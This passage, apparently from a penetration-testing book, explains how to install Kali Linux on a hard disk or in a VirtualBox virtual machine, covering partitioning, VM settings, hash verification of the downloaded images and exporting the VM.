
After you are done with the disk partitioning (or you just want to use all the hard disk space), you can boot your machine using the Kali Linux Live DVD and select the **Install** or **Graphical install** option when you are prompted with the Kali Linux Live CD menu:

The Kali Linux splash screen - choose graphical install

After that, you will see an installation window. You need to set up several things during the installation process:


1. **Set Language**: The default is **English**.
2. **Selection Location**: Use the drop-down menu to select your country.
3. **Configure the Keyboard**: Select the keyboard that best fits your needs.
4. **Host Name for the system**: The default is Kali. For beginners, you can leave the default in place. Host names are often used in enterprise environments where an accounting of all systems connected to the network is necessary.
5. **Set the Domain**: For beginners, this should be left blank. This would only be used if the installation was to be part of a network domain.
6. **Set Password**: This will be the password for the ROOT account. Choose a strong one, do not share it, and do not forget it.
7. **Configure the clock**: Choose your time zone.
8. **Partition Disk**: The installer will guide you through the disk partitioning process. If you use an empty hard disk, just select the default **Guided - use entire disk** option for convenience. If you have some other operating system installed on your machine, you might first want to create a separate partition for Kali Linux and then select **Manual** in this menu. After you have selected a suitable menu, the installer will create the partition.
9. The installer will ask you about the partitioning scheme; the default scheme is **All** files in one partition. Remember that if you want to store files in the home directory, you should select **Separate /home partition** so that those files won't be deleted if you reinstall the system. The /home partition's size really depends on your needs. If you want to put all your data in that directory, you may want a big partition size (more than 50 GB). For average use, you can go ahead with 10 to 20 GB.
10. For beginners, it is recommended that you select the **Guided - use entire disk** option. Then, select the disk that you want to install Kali Linux to. Select **All files** in one partition.

11. The installer will display an overview of your currently configured partitions, as shown in the following screenshot:




12. Make sure **Finish partitioning and write changes to disk** is selected and then click **Continue**. Finally, click the **Yes** radio button and click **Continue** to write the changes to the disk.
13. **Network Mirror**: For beginners, choose no. We will cover updating Kali Linux.
14. Next, the installer will install the Kali Linux system. The installation will be completed in several minutes and you will have Kali Linux installed on your hard disk afterwards. In our test machine, the installation took around 20 minutes.
15. After the installation is finished, the installer will ask you to configure the package manager. Next, it will ask you to install GRUB to the Master Boot Record (MBR). You can just choose the default values for these two questions. Beware: if you have some other operating system on the same machine, you should not choose to install GRUB to the MBR.


16. If you see the following message, it means that your Kali installation is complete:



17. You can restart the machine to test your new Kali installation by selecting the **Continue** button. After restarting, you will see the following Kali login screen. You can log in using the credentials that you configured in the installation process. The default username is `root`:



The default password is `toor`:



Installing Kali on a virtual machine

You can also install Kali Linux on a virtual machine environment as a guest operating system. The advantages of this type of installation are that you do not need to prepare a separate physical hard disk partition for the Kali Linux image and can use your existing operating system as is.

We will use **VirtualBox** (`http://www.virtualbox.org`) as the virtual machine software. VirtualBox is open source virtualization software that is available for the Windows, Linux, OS X, and Solaris operating systems.


Unfortunately, there is also the disadvantage of running Kali Linux on a virtual machine; it is slower than running Kali Linux on a physical machine.

There are two options that can be utilized for installing Kali Linux on a virtual machine. The first option is to install the Kali Linux ISO image into a virtual machine. This option will take more time compared to VMware image installation. The advantage of this method is that you can customize your Kali installation.

Installing Kali on a virtual machine from the ISO image


To install a Kali Linux ISO image on a virtual machine, these steps can be followed:

1. Create a new virtual machine by selecting **New** from the VirtualBox toolbar menu:




2. After that, you need to define the virtual machine's name and the operating system's type. Here, we set the VM's name to `Kali Linux` and we choose **Linux** for the OS type and **Debian** for the version.


3. Then, you need to define the VM's base memory size. The more memory you provide, the better the virtual machine will be. Here, we allocated 2,048 MB of memory to the Kali Linux virtual machine. Remember that you can't give all of your physical memory to the VM because you still need the memory to run your host operating system:



4. Next, you will be asked to create a virtual hard disk. You can just select VDI as the hard disk type along with a dynamically allocated virtual disk file. We suggest creating at least a 32 GB virtual hard disk. If you want to install some software packages later on, you may want to create a larger virtual hard disk. Choose **Create a virtual hard disk now** and click **Create**:




5. Now select a file location and size. Click **Create**:




6. Read the dialog box and click **Continue.**

7. After this, your newly created VM will be listed in the VirtualBox menu:



8. Double-click on the new Kali Linux VM:



9. Using the file icon, navigate to where you have the Kali Linux 2018.2 ISO of your choice. Once selected, click **Start**.
10. Once the installation starts, follow the directions as they were defined in the previous section on installing Kali Linux 2.0.

Installing Kali Linux on a virtual machine using the Kali Linux VM image provided

The second option is using the VMware image provided by Kali Linux.

With this option, you can install Kali Linux on a virtual machine with ease; it is located on the Kali Linux **Downloads** page at `https://www.offensive-security.com/kali-linux-vm-vmware-virtualbox-image-download/`:

Kali Linux 64 bit VMware VM	Available on the Offensive Security Download Page
Kali Linux 32 bit VMware VM PAE	Available on the Offensive Security Download Page
Kali Linux 64 bit Vbox	Available on the Offensive Security Download Page
Kali Linux 32 bit Vbox	Available on the Offensive Security Download Page
Kali Linux 64 bit Hyper-V	Available on the Offensive Security Download Page

List of available Kali images for virtual platforms

After clicking **Kali Virtual Images**, we are brought to another page listing the packages and their associated `sha256sum` values on the Offensive Security page:


Kali Linux VMware Images | Kali Linux VirtualBox Images | Kali Linux Hyper-V Images

Image Name	Torrent	Size	Version	SHA256Sum
Kali Linux Vm 32 Bit [Zip]	Torrent	3.0G	2018.2	73a79b8deaba5ba6c072621528700e104ed46cfce32ca18c402562190fd765a7
Kali Linux Vm 32 Bit [OVA]	Torrent	3.5G	2018.2	24764727b625d53ca456de65bb01a8364aaf0c804f5948dc97a1166551911f24
Kali Linux Vm 64 Bit [Zip]	Torrent	3.0G	2018.2	4c99418c8e1abfe2c924e0a5f5bb9464637ad8b49ff79a92ef7aa7540e302368
Kali Linux Vm 64 Bit [OVA]	Torrent	3.4G	2018.2	4160fd2fafc1deb51af79e76e4674fc6bce356c4605e06da8b10a59dc971b5e6

After downloading the Kali Linux VMware image (`kali-linux-2018.2-vm-amd64.zip`), you need to verify the SHA256 hash of the downloaded file with the hash value provided on the download page. If the hash value is the same, you can extract the image file to the appropriate folder.

As the VMware image is compressed in the ZIP format, you can use any software that can extract a `.gz` file such as `gzip`, or `7-Zip` if you use a Windows operating system. If you have extracted it successfully, you will find 13 files in the directory:

1. To create the new virtual machine using this VM image file, select **New** from the VirtualBox icon toolbar.
2. We will use Kali Linux from VM as the VM name and choose **Linux** as the operating system and **Debian** as the version.
3. We configure the Kali Linux virtual machine to use 2,048 MB as its memory size.
4. Next, we define the virtual hard disk to **Use an existing virtual hard drive file**. Then, we select the `kali-linux-2018.2-vm-amd64.vmdk` file for the hard disk. After that, we choose **Create** to create the virtual machine, as shown in the following screenshot:



The following is the default configuration of the Kali Linux VMware image:

- Hard disk size: 30 GB
- Network type: NAT
- Username: `root`
- Password: `toor`


For penetration purposes, we should avoid using NAT as the network type. The recommended network type is bridged. Change the default password for Kali when you configure the Kali VM.

If successful, you will see the new virtual machine in the virtual manager list in Virtual Box.

To run the Kali Linux virtual machine, click on the start icon at the top of the VirtualBox menu bar. After the boot process, Kali Linux will display its login prompt.

If there are any error messages, install the VirtualBox Extension Pack. You can get it from `http://www.virtualbox.org/wiki/Downloads`.

Clicking **OK** will bring you to the following dialog:



Go ahead and click on **Install** and then click on **OK**.

Saving or moving the virtual machine

There are two other advantages to using Kali Linux as a virtual machine. The first is the ease with which the virtual machine can be paused. Pausing the virtual machine allows you to suspend your activity without losing any of your work. For example, if you have to shut down the host system and the virtual machine is still processing an action, suspending it will allow you to pick up right where you left off. To pause the virtual machine, click on the **Pause** button located at the upper-left-hand corner of the virtual machine window.

Another feature of the virtual machine is the ability to move it from one host to another. This is very handy if you need to change host systems, for example, running on a laptop and then moving it to a newer, more powerful laptop. This ensures that any configurations or modifications you have made remain, so that you do not have to go through the whole process again.

To export a virtual machine, go to **File** and click on **Export Appliance**. You will then be guided through exporting the Kali Linux virtual machine. Select a location to export to and leave the application settings the same. Finally, click **Export** and the virtual machine will be exported to the location. This may take some time, depending on how large the virtual machine is.

